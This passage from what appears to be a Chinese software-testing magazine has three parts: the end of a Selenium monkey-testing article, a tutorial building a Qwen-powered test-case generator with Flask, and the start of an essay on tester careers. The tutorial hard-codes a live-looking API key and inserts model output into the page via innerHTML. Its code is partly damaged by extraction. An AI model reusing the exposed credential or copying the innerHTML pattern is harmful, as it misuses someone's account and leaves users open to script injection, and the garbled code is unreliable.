 avg_page_load_time = sum(page_load_times) / len(page_load_times)
 logging.info(f"平均页面加载时间: {avg_page_load_time} 秒")
if action_response_times:
 avg_action_response_time = sum(action_response_times) / len(action_response_times)
 logging.info(f"平均操作响应时间: {avg_action_response_time} 秒")

```

## • 异常情况统计

统计测试过程中出现的异常情况, 如元素未找到、点击失败、输入异常等。分析异



常情况的发生频率和分布，找出可能存在问题的页面或功能模块。

- 页面响应时间分析

记录每个操作的执行时间，分析页面的响应时间。如果发现某个操作的响应时间过长，可能存在性能问题，需要进一步分析原因。

- 功能完整性检查

检查测试过程中是否触发了所有的主要功能，是否有功能无法正常使用。如果发现某个功能无法正常使用，需要进一步定位问题并修复。

## 5.测试结果分析 2

在执行完基于 Selenium 的离线 Monkey 测试后，需要对测试结果进行分析。可以从保存的日志中获取测试结果，输入和输出，如下图所示：

```
2025-02-06 14:00:55,719 - INFO - 异常情况统计: {'click_exception': 1, 'input_exception': 4, 'scroll_exception': 0}
2025-02-06 14:00:55,719 - INFO - 平均页面加载时间: 3.4591116905212402 秒
2025-02-06 14:00:55,719 - INFO - 平均操作响应时间: 0.04803810119628906 秒
```

日志中增加了异常响应统计和平均响应时间，通过此，我们可以简单分析出某页面的性能情况。

## 六、该方法的优缺点

### 1.优点

**自动化程度高：**使用 Selenium 实现自动化测试，减少了人工干预，提高了测试效率。

**覆盖范围广：**通过随机模拟用户的各种操作，可以覆盖大量的测试场景，发现一些潜在的问题。

**可重复性强：**可以多次执行相同的测试脚本，确保测试结果的可重复性。

**离线不需联网：**离线操作，可不依赖联网。

**高并发用户操作模拟：**可以通过并发模拟用户操作，分析高并发下的网页响应时效



等情况。

## 2. 缺点

**测试结果随机性大：**由于 Monkey 测试是随机进行的，可能会遗漏一些重要的测试场景，导致测试结果不够全面。

**依赖环境：**测试结果可能受到浏览器版本、网络环境等因素的影响，需要在不同的环境中进行测试。

## 七、结论

本文提出的基于 Selenium 的离线 Monkey 测试方法是一种有效的 Web 应用程序测试方法。通过结合 Selenium 的自动化测试能力和 Monkey 测试的随机特性，可以在短时间内对 Web 应用程序进行大量的测试，发现一些潜在的问题。然而，该方法也存在一些缺点，如测试结果随机性大、依赖环境等。在实际应用中，可以结合其他测试方法，如手动测试、功能测试等，以提高测试的全面性和准确性。未来，可以进一步研究如何优化 Monkey 测试的算法，提高测试的效率和覆盖率。同时，可以结合人工智能技术，如机器学习、深度学习等，实现对测试结果的智能分析和问题定位。

### 拓展学习

[3] 【自动化测试学习交流群】学习交流

咨询：微信 atstudy-js 备注：学习群



# 利用大语言模型快速搭建一个测试用例生成器

◆作者：Tynam


在现代软件开发的快节奏环境中，测试用例的生成通常是一个既耗时又容易出错的环节。然而，随着人工智能技术的飞速发展，尤其是大语言模型（LLM）的兴起，我们迎来了一个全新的解决方案。这些先进的模型能够理解自然语言输入，并生成高质量的测试用例，从而显著提升测试的效率和质量。本文将详细指导你如何利用大语言模型迅速构建一个测试用例生成工具，从零开始，快速实现软件测试用例的自动化生成，进而提高你的工作效率。

## 一、python 调用 Qwen API

要通过 Python 的 OpenAI 库调用 Qwen 大语言模型 API，我们可以按照以下步骤进行操作：

### 步骤 1：获取 Qwen API Key

本次我们使用免费的 Qwen3 API Key。访问 Free Qwen3 - 免费分布式 AI 算力平台 (<https://qwen3.slmnb.cn/#api>) 网站，获取接口地址、API Key 和示例请求，示例请求中可以看到模型 id (model 字段)。这些信息将用于调用 Qwen 大语言模型。



在此我们需要记住接口地址、API KEY 和模型 ID 三个字段，通过此三个字段来调用该大语言模型。

- 接口地址: <https://api.suanli.cn/v1>
- API Key: sk-W0rpStc95T7JVYVwDYc29IyirjtpPPby6SozFMQr17m8KWeo
- 模型 ID: free:Qwen3-30B-A3B

## 步骤 2：安装 OpenAI 库

确保已安装最新版的 OpenAI 库。如果尚未安装，可以通过以下命令进行安装：

```
pip install openai
```

## 步骤 3：使用 OpenAI 调用 Qwen API

使用以下示例代码验证接口地址、API Key 和模型 ID 是否可以成功调用 Qwen3-30B-A3B 模型。

示例代码如下：

```
from openai import OpenAI
client = OpenAI(
 api_key="sk-W0rpStc95T7JVYVwDYc29IyirjtpPPby6SozFMQr17m8KWeo",
 base_url="https://api.suanli.cn/v1"
)
response = client.chat.completions.create(
 model="free:Qwen3-30B-A3B",
 messages=[
 {"role": "system", "content": "你是一名语文老师"},
 {"role": "user", "content": "请以‘月亮’为题写一首七言绝句"}
],
 stream=False # 非流式输出
)
print(response.choices[0].message.content)
```



以下是对示例代码中关键部分的详细说明，帮助你更好地理解代码的功能和作用：

### 1. API Key、接口地址和模型 ID

- **api\_key**: 这是访问 Qwen API 的密钥，用于身份验证。你需要将代码中的 **api\_key** 替换为从【 Free Qwen3 - 免费分布式 AI 算力平台 】获取的 API Key。

- **base\_url**: 这是 Qwen API 的接口地址。你需要将代码中的 **base\_url** 替换为从平台上获取的接口地址。

- **model**: 这是你想要使用的模型 ID。在本例中，我们使用的是【 Free Qwen3 - 免费分布式 AI 算力平台 】平台提供的 **free:Qwen3-30B-A3B** 模型。

### 2.messages 参数

**messages** 参数是一个包含对话内容的数组，用于指定对话的上下文和用户的问题。每个消息对象都有一个 **role** 和一个 **content** 属性，分别表示消息的发送者角色和消息内容。

- **role: "system"**: 这是一个系统消息，用于设置对话的上下文或模型的行为。例如：  

```
{"role": "system", "content": "你是一名语文老师"}
```

这条消息告诉模型，它需要以语文老师的身份回答问题。

- **role: "user"**: 这是一个用户消息，表示用户的问题或请求。例如：  

```
{"role": "user", "content": "请以‘月亮’为题写一首七言绝句"}
```

这条消息是用户请求模型写一首以“月亮”为题的七言绝句。

### 3.stream 参数

**stream** 参数用于控制是否以流式（streaming）方式接收响应：

- **stream=False**: API 调用会等待完整的响应生成后再返回结果。这种方式适用于不需要实时处理生成内容的场景。

- **stream=True**: API 调用会以流的形式逐步返回生成的内容，而不是等待所有内容生成完成。这种方式适用于需要实时处理生成内容的场景。





执行上面代码，如果一切正常，模型将会思考一下用户意图，然后给出一首《月夜》的七言绝句。诗句如下：

《月夜》

悬空玉镜挂寒光，桂影婆娑照客裳。

莫道清辉无觅处，心随素魄入苍茫。

成功运行截图如下：

```

1 from openai import OpenAI
2
3 client = OpenAI(
4 api_key="sk-W0rpStc95T7JVYVwDYc29IyirjtpPPby6SozFMQr17m8KWeo",
5 base_url="https://api.suanli.cn/v1"
6)
7
8 response = client.chat.completions.create(
9 model="free:Qwen3-30B-A3B",
10 messages=[
11 {"role": "system", "content": "你是一名语文老师"},
12 {"role": "user", "content": "请以'月亮'为题写一首七言绝句"}
13],
14 stream=False # 非流式输出
15)
16 print(response.choices[0].message.content)

```

然后，考虑押韵。通常七绝的第二句和第四句押韵。比如“光”、“霜”这样的韵脚。接着，检查每句的平仄是否符合要求，可

还要注意对仗，虽然七绝不一定严格对仗，但适当对仗能增强诗的美感。比如“悬空玉镜”对“遍地清霜”，既有画面感，又形

</think>

《月夜》  
悬空玉镜挂寒光，桂影婆娑照客裳。  
莫道清辉无觅处，心随素魄入苍茫。

注：我的诗作以“月亮”为题，通过“玉镜”、“桂影”等意象勾勒月夜清辉。首句描绘月亮高悬的静谧，次句以桂影摇曳增添神

## 二、修改提示词并输出测试用例

为了使模型生成的内容符合特定格式，我们需要精心设计提示词（prompt），以指导模型按照我们期望的格式输出内容。由于我们的目标是根据用户描述的功能生成测试用例，我们可以将这个过程中封装成一个函数 `gen_case()`，并将用户描述的功能文字作为参数





传入。以下是修改后的代码和添加的提示词内容：

```
import json

from openai import OpenAI

client = OpenAI(
 api_key="sk-W0rpStc95T7JVYVwDYc29IyirjtpPPby6SozFMQr17m8KWeo",
 base_url="https://api.suanli.cn/v1"
)

testcase_template = """

[
 {
 "test_case_id": "TC_001",
 "test_case_name": <test_case_name>,
 "test_case_description": <test_case_description>,
 "test_case_priority": <test_case_priority>,
 "preconditions": <preconditions>,
 "test_steps": <test_steps>,
 "expected_result": <expected_result>,
 }
]
```

其中：

**test\_case\_id**：测试用例的唯一标识符。

**test\_case\_name**：测试用例的名称。

**test\_case\_description**：测试用例的详细描述。

**test\_case\_priority**：测试用例的优先级（例如：高、中、低）。

**preconditions**：执行测试用例前需要满足的条件。

**test\_steps**：测试用例的具体步骤，可以有多个步骤，每条测试用例的测试步骤都有编号，都是从 1 开始递增。

**expected\_result**：测试步骤预期结果，与 **test\_steps** 编号一一对应，一个步骤对应一个预期结果。

"""

**def gen\_case(content="请针对登录页面的帮我生成 3 条测试用例"):**

```
 response = client.chat.completions.create(
 model="free:Qwen3-30B-A3B",
 messages=[
 {"role": "system", "content": "你是一个软件测试工程师，用于生产功能测试用例"},
 {"role": "user", "content": f'{no_think}'

```



```

 f"{content}, "
 f"模版内容为 {testcase_template}。"

 }

],

stream=False # 非流式输出

)

data = response.choices[0].message.content.replace('<think>', "").replace('</think>', "").strip()

data_str = json.loads(data)

return data_str

单独运行该文件时去掉下面注释，调用 gen_case() 函数
gen_case()

```

以下是对代码内容的优化说明：

### 1.测试用例模板 (testcase\_template):

- 模板中定义了测试用例的几个关键字段：`test_case_id`、`test_case_name`、`test_case_description`、`test_case_priority`、`preconditions`、`test_steps` 和 `expected_result`。

- 然后对每个字段进行说明，并约定其对应的内容及生成方式。例如，`test_case_id` 是测试用例的唯一标识符，因此在生成时不会重复；`test_case_priority` 约定为测试用例的优先级（例如：高、中、低），值只能是高、中、低之一。

### 2.模型角色定义：

使用 `{"role": "system", "content": "你是一个软件测试工程师，用于生产功能测试用例"}` 设定模型的角色为软件测试工程师，使其能够生成符合要求的测试用例。

### 3.用户请求内容限制：

- 使用 `{"role": "user", "content": f"/no_think {content}, 模版内容为 {testcase_template}。"}` 限制输出内容。

- `/no_think` 指示模型不需要进行深度思考，只需按照模板生成内容。



• {content} 是用户描述的功能模块，默认值为“请针对登录页面的帮我生成 3 条测试用例”。

#### 4. 去除不必要的输出：

使用 `replace('<think>', '').replace('</think>', '').strip()` 去除不必要的输出内容，包括 `<think>` 标签和前后空格。

去掉最后一行代码的注释执行 `gen_case()` 函数，运行代码后，模型将生成符合模板的测试用例。输出内容如下：

```
[{
 "test_case_id": "TC_001",
 "test_case_name": "验证正确用户名和密码可以成功登录",
 "test_case_description": "用户输入正确的用户名和密码，验证是否能够成功登录到系统。",
 "test_case_priority": "高",
 "preconditions": ["用户已注册并拥有有效的账号信息"],
 "test_steps": [
 "打开登录页面",
 "在用户名输入框中输入正确的用户名",
 "在密码输入框中输入正确的密码",
 "点击登录按钮"
],
 "expected_result": [
 "登录页面显示成功加载",
 "用户名输入框显示输入的用户名",
 "密码输入框显示输入的密码",
 "系统跳转到用户主页或显示登录成功提示"
]
},
{
 "test_case_id": "TC_002",
 "test_case_name": "验证错误用户名或密码无法登录",
 "test_case_description": "用户输入错误的用户名或密码，验证是否无法登录系统。",
```



```
"test_case_priority": "高",
"preconditions": ["用户已注册但输入错误的用户名或密码"],
"test_steps": [
 "打开登录页面",
 "在用户名输入框中输入错误的用户名",
 "在密码输入框中输入正确的密码",
 "点击登录按钮"
],
"expected_result": [
 "登录页面显示成功加载",
 "用户名输入框显示输入的错误的用户名",
 "密码输入框显示输入的密码",
 "系统提示登录失败，显示错误信息"
]
},
{
 "test_case_id": "TC_003",
 "test_case_name": "验证空用户名和密码时无法登录",
 "test_case_description": "用户未输入用户名和密码，验证是否无法登录系统。",
 "test_case_priority": "中",
 "preconditions": ["用户未输入任何用户名和密码"],
 "test_steps": [
 "打开登录页面",
 "不输入用户名和密码",
 "点击登录按钮"
],
 "expected_result": [
 "登录页面显示成功加载",
 "用户名和密码输入框为空",
 "系统提示输入用户名和密码，显示错误信息"
]
}]
```



从输出结果中可以看到，按照我们要求的格式输出了三条测试用例，测试用例与描述的功能相匹配，符合预期。

通过以上优化，代码能够更好地生成符合要求的测试用例，并确保输出格式的一致性。

### 三、搭建系统

在本此项目中，我们采用了 Flask 框架来搭建后端服务。Flask 是一个轻量级的 Python Web 框架，通过 pip 命令即可轻松安装：

`pip install Flask`

随后，便可以着手创建项目。得益于大语言模型的助力，即便前端知识较为有限，也能够顺利推进项目。你只需向大语言模型提出具体要求，依据其生成的内容进行逐步优化，即可实现项目目标。以笔者为例，便是全程借助大语言模型完成了该项目，以下是部分过程的截图展示：

使用 Flask 框架帮我生成一个简单的《测试用例生成器》系统，项目只有一个页面，最上面是一个多行文本输入框，紧接着是一个生成按钮。下方是一个表格，表格显示测试用例的各个字段。

好的，以下是一个使用 Flask 框架搭建的简单《测试用例生成器》系统的完整代码。这个系统包含一个页面，页面上有一个多行文本输入框、一个生成按钮和一个表格，表格用于显示生成的测试用例。

#### 1. 创建项目结构

创建一个简单的项目结构：

```
test_case_generator/
|
├── app.py
├── templates/
│ └── index.html
└── static/
 └── style.css
```

Copy



导出csv按钮样式美化，和生存按钮样式保持一致；表格宽度稍微扩展一下，尽量自适应屏幕的70%

好的，我们可以对“导出”按钮进行样式美化，使其与“生成”按钮保持一致，并调整表格的宽度使其自适应屏幕的70%。以下是更新后的代码：

#### 步骤 1: 更新 templates/index.html

更新 HTML 文件，确保“导出”按钮和“生成”按钮样式一致。

```
HTML <> Preview Copy
<!DOCTYPE html>
<html lang="en">
<head>
 <meta charset="UTF-8">
 <meta name="viewport" content="width=device-width, initial-scale=1.0">
 <title>测试用例生成器</title>
 <link rel="stylesheet" href="{ url_for('static', filename='style.css') }">
</head>
```

发送生成请求后，需要一个表格区域加载内容的效果，等待接口响应，响应成功后加载效果消失，表格中展示内容。如果接口响应失败提示“响应超时，请重试”。发送一次生成请求后，接口pending状态时不允许再次发送

好的，我们可以通过添加一个加载状态的指示器来实现这个功能。在发送请求后，显示加载效果，并在请求成功或失败后隐藏加载效果。同时，我们会在请求进行中禁用生成按钮，防止重复发送请求。

以下是更新后的代码：

#### 更新 templates/index.html


在 HTML 文件中添加一个加载状态的指示器。

```
HTML <> Preview Copy
<!DOCTYPE html>
<html lang="en">
<head>
 <meta charset="UTF-8">
 <meta name="viewport" content="width=device-width, initial-scale=1.0">
```

## 步骤 1: 构建简洁的系统架构

鉴于本系统功能较为基础，整体结构保持简洁明了，具体如下：





- **app.py**: 作为项目启动的核心文件，负责初始化 Flask 应用并定义路由。
- **ai\_generate\_testcase.py**: 专注于测试用例的生成逻辑，封装了与大语言模型交互的代码，确保测试用例的生成过程清晰且易于维护。在《二、修改提示词并输出测试用例》步骤中我们已经完成了该功能的开发，可以直接拿来用。
- **/templates/index.html**: 提供用户交互界面，展示前端页面，用户在此输入功能描述并查看生成的测试用例。
- 静态资源:
  - **/static/script.js**: 包含前端交互逻辑的 JavaScript 文件，用于处理用户输入、调用后端接口以及更新页面内容。
  - **/static/style.css**: 定义前端页面样式的 CSS 文件，确保用户界面美观且响应式。

通过以上架构设计，项目不仅结构清晰，而且易于扩展和维护，同时也可以充分发挥大语言模型在测试用例生成方面的优势。

## 步骤 2: 编写 app.py 文件

app.py 是项目的启动文件，其功能主要集中在两个核心路由上:

- **/**: 根路由，负责返回 index.html 页面，为用户提供交互界面。
- **/generate**: 一个 POST 请求接口，接收用户输入的功能描述模块，调用测试用例生成逻辑，并返回生成的测试用例数据。

```
from flask import Flask, render_template, request, jsonify
from ai_generate_testcase import gen_case
```





```
app = Flask(__name__)

@app.route('/')
def home():
 return render_template('index.html')

@app.route('/generate', methods=['POST'])
def generate():
 # 获取前端发送的文本内容
 input_text = request.form['input_text']
 data = gen_case(input_text)
 return jsonify(data)

if __name__ == '__main__':
 app.run(host='0.0.0.0', port=80)
```

### 步骤 3：编辑 /templates/index.html 页面文件

页面布局简洁直观，便于用户操作。具体结构如下：

- 多行文本输入框：位于页面顶部，用户在此输入功能描述。
- 按钮区域：包含两个按钮，分别是“生成”按钮和“导出 CSV”按钮，紧随输入框之后。
- 表格：位于按钮下方，用于展示生成的测试用例的各个字段。

```
<!DOCTYPE html>

<html lang="en">

<head>
 <meta charset="UTF-8">
 <meta name="viewport" content="width=device-width, initial-scale=1.0">
 <title>测试用例生成器</title>
 <link rel="stylesheet" href="{{ url_for('static', filename='style.css') }}">
</head>

<body>
 <div class="container">
 <h1 class="title">测试用例生成器</h1>
 <div class="input-group">
```



```
<textarea id="input_text" rows="1" cols="50" placeholder="请描述功能，例如：请针对登录页面的帮我生成 3 条测试用例"></textarea>
```

```
<button id="generate-btn" class="generate-btn">生成</button>
```

```
<button id="export-btn" class="generate-btn" disabled>导出 CSV</button>
```

```
</div>
```

```
<div id="loading" class="loading" style="display: none;">加载中...</div>
```

```
<table id="test_cases_table" class="test-cases-table">
```

```
<thead>
```

```
<tr>
```

```
<th>ID</th>
```

```
<th>用例名称</th>
```

```
<th>用例描述</th>
```

```
<th>优先级</th>
```

```
<th>前置条件</th>
```

```
<th>测试步骤</th>
```

```
<th>预期结果</th>
```

```
</tr>
```

```
</thead>
```

```
<tbody>
```

```
</tbody>
```

```
</table>
```

```
</div>
```

```
<script src="{{ url_for('static', filename='script.js') }}"></script>
```

```
</body>
```

```
</html>
```

#### 步骤 4： 编辑?/static/style.css?样式文件

通过精心设计的样式文件，对页面进行美化，提升用户体验。

```
body {
```

```
font-family: 'Arial', sans-serif;
```

```
background-color: #f0f8ff;
```

```
color: #333;
```



```
margin: 0;
padding: 0;
display: flex;
justify-content: center;
align-items: center;
height: 100vh;
}
.container {
 background: #fff;
 padding: 20px;
 border-radius: 8px;
 box-shadow: 0 4px 8px rgba(0, 0, 0, 0.1);
 width: 90%;
}
.title {
 text-align: center;
 color: #4CAF50;
}
.input-group {
 display: flex;
 align-items: center;
 margin-bottom: 20px;
}
textarea {
 flex: 1;
 padding: 10px;
 border: 1px solid #ccc;
 border-radius: 4px;
 resize: vertical;
 margin-right: 10px;
 min-height: 20px;
 max-height: 100px;
 overflow-y: auto;
```



```
}

.generate-btn {
 background-color: #4CAF50;
 color: white;
 border: none;
 padding: 10px 20px;
 border-radius: 4px;
 cursor: pointer;
 transition: background-color 0.3s;
 margin-left: 10px; /* 添加间距 */
}

.generate-btn:hover {
 background-color: #45a049;
}

.generate-btn:disabled {
 background-color: #ccc;
 cursor: not-allowed;
}

.test-cases-table {
 width: 100%;
 border-collapse: collapse;
 margin-top: 20px;
}

.test-cases-table th,
.test-cases-table td {
 padding: 10px;
 text-align: left;
 border-bottom: 1px solid #ddd;
}

.test-cases-table th {
 background-color: #f2f2f2;
}

/* 调整列宽 */
```



```
.test-cases-table th:nth-child(1),
.test-cases-table td:nth-child(1) {
 width: 5%; /* 用例 ID */
}

.test-cases-table th:nth-child(2),
.test-cases-table td:nth-child(2) {
 width: 10%; /* 用例名称 */
}

.test-cases-table th:nth-child(4),
.test-cases-table td:nth-child(4) {
 width: 8%; /* 优先级 */
}

.test-cases-table th:nth-child(5),
.test-cases-table td:nth-child(5) {
 width: 12%; /* 前置条件 */
}

.test-cases-table th:nth-child(6),
.test-cases-table td:nth-child(6) {
 width: 25%; /* 测试步骤 */
}

.test-cases-table th:nth-child(7),
.test-cases-table td:nth-child(7) {
 width: 25%; /* 预期结果 */
}
```

### 步骤 5：编辑?/static/script.js?功能文件

该文件负责实现页面的主要功能，具体包括：

- 发送请求并展示测试用例：**generateTestCases()** 函数获取用户在页面输入的内容，向 **/generate** 接口发送 POST 请求，并将返回的结果展示在表格中。
- 导出测试用例到 CSV 文件：**exportToCSV()** 函数获取当前页面表格中的数据，并将其保存为本地 CSV 文件。



```
document.addEventListener('DOMContentLoaded', function () {
 document.getElementById('generate-btn').addEventListener('click', generateTestCases);
 document.getElementById('export-btn').addEventListener('click', exportToCSV);
});
function generateTestCases() {
 // 获取输入框的内容
 var inputText = document.getElementById('input_text').value;
 // 检查输入框是否为空
 if (!inputText.trim()) {
 alert('请输入内容');
 return;
 }
 // 获取生成按钮
 var generateBtn = document.getElementById('generate-btn');
 // 显示加载状态
 document.getElementById('loading').style.display = 'block';
 // 禁用生成按钮
 generateBtn.disabled = true;
 // 发送 POST 请求到后端
 fetch('/generate', {
 method: 'POST',
 headers: {
 'Content-Type': 'application/x-www-form-urlencoded',
 },
 body: 'input_text=' + encodeURIComponent(inputText)
 })
 .then(response => {
 if (!response.ok) {
 throw new Error('响应超时，请重试');
 }
 return response.json();
 })
 .then(data => {
```



```

// 清空表格内容

var tableBody =
document.getElementById('test_cases_table').getElementsByTagName('tbody')[0];

tableBody.innerHTML = "";

// 将数据添加到表格中

data.forEach(item => {

 var row = tableBody.insertRow();

 var cell1 = row.insertCell(0);

 var cell2 = row.insertCell(1);

 var cell3 = row.insertCell(2);

 var cell4 = row.insertCell(3);

 var cell5 = row.insertCell(4);

 var cell6 = row.insertCell(5);

 var cell7 = row.insertCell(6);

 cell1.textContent = item.test_case_id;

 cell2.textContent = item.test_case_name;

 cell3.textContent = item.test_case_description;

 cell4.textContent = item.test_case_priority;

 cell5.textContent = item.preconditions;

 // 检查是否需要添加编号

 function addNumbers(steps) {

 return steps.map((step, index) => {

 // 检查步骤是否已经包含编号

 if (!step.match(/^\\d+\\.\\/)) {

 return `${index + 1}. ${step}`;

 }

 return step;

 }).join('
');

 }

 cell6.innerHTML = addNumbers(item.test_steps);

 cell7.innerHTML = addNumbers(item.expected_result);

});

// 启用导出按钮

```





```

 document.getElementById('export-btn').disabled = false;
 })
 .catch(error => {
 alert(error.message);
 })
 .finally(() => {
 // 隐藏加载状态
 document.getElementById('loading').style.display = 'none';
 // 启用生成按钮
 generateBtn.disabled = false;
 });
 }
 }

 function exportToCSV() {
 // 获取表格内容
 var table = document.getElementById('test_cases_table');
 var rows = table.rows;
 var csvContent = [];
 // 遍历表格行
 for (var i = 0; i < rows.length; i++) {
 var cells = rows[i].cells;
 var rowContent = [];
 for (var j = 0; j < cells.length; j++) {
 rowContent.push(cells[j].textContent);
 }
 csvContent.push(rowContent.join(','));
 }
 // 将 CSV 内容转换为字符串
 var csvString = '\uFEFF' + csvContent.join('\n'); // 添加 BOM
 // 创建一个 Blob 对象
 var blob = new Blob([csvString], { type: 'text/csv;charset=utf-8;' });
 // 创建一个下载链接
 var link = document.createElement('a');
 if (link.download !== undefined) { // feature detection

```



```
// Browsers that support HTML5 download attribute

var url = URL.createObjectURL(blob);

link.setAttribute('href', url);

link.setAttribute('download', 'test_cases.csv');

link.style.visibility = 'hidden';

document.body.appendChild(link);

link.click();

document.body.removeChild(link);

}
}
```

## 说明

### 1.generateTestCases() 函数：

- 获取用户输入的内容。
- 发送 POST 请求到后端 /generate 接口。
- 将返回的测试用例数据展示在表格中。
- 在请求过程中显示加载状态，并禁用生成按钮，防止重复提交。

### 2.exportToCSV() 函数：

- 获取表格中的数据。
- 将数据转换为 CSV 格式。
- 创建一个 Blob 对象，并提供下载链接，允许用户将数据保存为本地 CSV 文件。

## 步骤 6：启动项目

进入项目根目录，运行以下命令启动项目：

```
python app.py
```



```
(env) ydjdeMacBook-Air:generate_testcase ydj$ python app.py
* Serving Flask app 'app'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:80
* Running on http://10.22.0.122:80
Press CTRL+C to quit
```

项目启动后，访问 <http://127.0.0.1:80/> 即可查看效果。首次访问页面如下：

测试用例生成器

生成
导出CSV

ID	用例名称	用例描述	优先级	前置条件	测试步骤	预期结果
----	------	------	-----	------	------	------

## 步骤 7：项目体验

在多行文本输入框中输入具体的功能描述，例如“针对购物车，给我 5 条测试用例”，然后点击“生成”按钮。系统将调用后端接口，利用大语言模型生成相应的测试用例。生成过程中可能需要稍作等待，这是由于模型处理和生成内容所需的时间，属于正常现象。生成完成后，测试用例将以表格形式展示在页面下方。用例生成后展示内容如下：

测试用例生成器						
针对购物车，给我5条测试用例						<span>生成</span> <span>导出CSV</span>
ID	用例名称	用例描述	优先级	前置条件	测试步骤	预期结果
TC_001	验证用户将商品添加到购物车	测试用户能否成功将商品添加到购物车。	中	用户已登录系统，且商品页面显示正常。	1. 进入商品详情页面。 2. 点击【加入购物车】按钮。 3. 查看购物车页面。 4. 检查购物车中是否显示所添加的商品。	1. 用户成功进入商品详情页面。 2. 商品被成功加入购物车。 3. 用户成功跳转到购物车页面。 4. 购物车中显示用户刚刚添加的商品信息。
TC_002	验证购物车中商品数量更新功能	测试用户能否通过修改商品数量来更新购物车中的商品数量。	中	用户已登录系统，且购物车中有商品。	1. 进入购物车页面。 2. 找到某个商品后，修改商品数量为2。 3. 点击【更新购物车】按钮。 4. 检查购物车中商品数量是否更新为2。	1. 用户成功进入购物车页面。 2. 商品数量成功被修改为2。 3. 用户成功点击更新按钮。 4. 购物车中该商品的数量更新为2。
TC_003	验证从购物车中移除商品	测试用户能否成功从购物车中移除商品。	中	用户已登录系统，且购物车中有至少一个商品。	1. 进入购物车页面。 2. 找到某个商品，点击【移除】按钮。 3. 检查购物车中是否还存在该商品。	1. 用户成功进入购物车页面。 2. 该商品被成功移除。 3. 购物车中该商品已消失。
TC_004	验证购物车为空时的提示信息	测试当用户购物车为空时，系统是否显示正确的提示信息。	低	用户已登录系统，且购物车当前为空。	1. 进入购物车页面。 2. 检查页面是否显示购物车为空的提示信息。	1. 用户成功进入购物车页面。 2. 页面显示“您的购物车为空，请添加商品”等提示信息。
TC_005	验证购物车中商品价格计算是否准确	测试购物车中商品总价是否根据商品单价和数量正确计算。	高	用户已登录系统，且购物车中有至少一个商品。	1. 进入购物车页面。 2. 修改某件商品的数量。 3. 查看购物车中商品的单价、数量和合计价格。 4. 计算总价是否与实际单价和数量相符。	1. 用户成功进入购物车页面。 2. 商品数量成功被修改。 3. 页面上显示正确的单价、数量和合计价格。 4. 购物车中的总价与计算结果一致。



然后点击“导出 CSV”按钮将页面用例导出到 csv 文件，导出后结果如下图所示：

	A	B	C	D	E	F	G
1	ID	用例名称	用例描述	优先级	前置条件	测试步骤	预期结果
2	TC_001	验证用户将商品添加到购物车	测试用户能否成功将商品添加到购物车。	中	用户已登录系统，且商品页面显示正常。	1. 进入商品详情页面。2. 点击【加入购物车】按钮。3. 查看购物车页面。4. 检查购物车中是否显示所添加的商品。	1. 用户成功进入商品详情页面。2. 商品被成功加入购物车。3. 用户成功跳转到购物车页面。4. 购物车中显示用户刚刚添加的商品信息。
3	TC_002	验证购物车中商品数量更新功能	测试用户能否通过修改商品数量来更新购物车中的商品数量。	中	用户已登录系统，且购物车中有商品。	1. 进入购物车页面。2. 找到某个商品后，修改商品数量为2。3. 点击【更新购物车】按钮。4. 检查购物车中商品数量是否更新为2。	1. 用户成功进入购物车页面。2. 商品数量成功被修改为2。3. 用户成功点击更新按钮。4. 购物车中该商品的数量更新为2。
4	TC_003	验证从购物车中移除商品	测试用户能否成功从购物车中移除商品。	中	用户已登录系统，且购物车中有至少一个商品。	1. 进入购物车页面。2. 找到某个商品，点击【移除】按钮。3. 检查购物车中是否还存在该商品。	1. 用户成功进入购物车页面。2. 该商品被成功移除。3. 购物车中该商品已消失。
5	TC_004	验证购物车为空时的提示信息	测试当用户购物车为空时，系统是否显示正确的提示信息。	低	用户已登录系统，且购物车当前为空。	1. 进入购物车页面。2. 检查页面是否显示购物车为空的提示信息。	1. 用户成功进入购物车页面。2. 页面显示“您的购物车为空，请添加商品”等提示信息。
6	TC_005	验证购物车中商品价格计算是否准确	测试购物车中商品总价是否根据商品单价和数量正确计算。	高	用户已登录系统，且购物车中有至少一个商品。	1. 进入购物车页面。2. 修改某件商品的数量。3. 查看购物车中商品的单价、数量和合计价格。4. 计算总价是否与实际单价和数量相符。	1. 用户成功进入购物车页面。2. 商品数量成功被修改。3. 页面上显示正确的单价、数量和合计价格。4. 购物车中的总价与计算结果一致。

至此，一个简单的测试用例生成工具就完成了。

## 拓展学习

[4] 【AI 测试学习交流群】学习交流，获取 AI 智能体工具包

咨询：微信 atstudy-js 备注：AI 测试



# 从“新手”到“大师”：测试人的自我修养与成长之路

◆ 作者：风落几番

在软件测试领域，经常会有人问我：“什么样的测试工程师才能称得上优秀？”这个问题我也思考了很久。作为一个在测试行业摸爬滚打多年的人，我深知这个问题的答案并非一成不变。今天，我想和大家分享一下我对“优秀测试人”的理解，以及测试人员的成长之路。

## 一、测试人的定位：从“新手”到“专家”

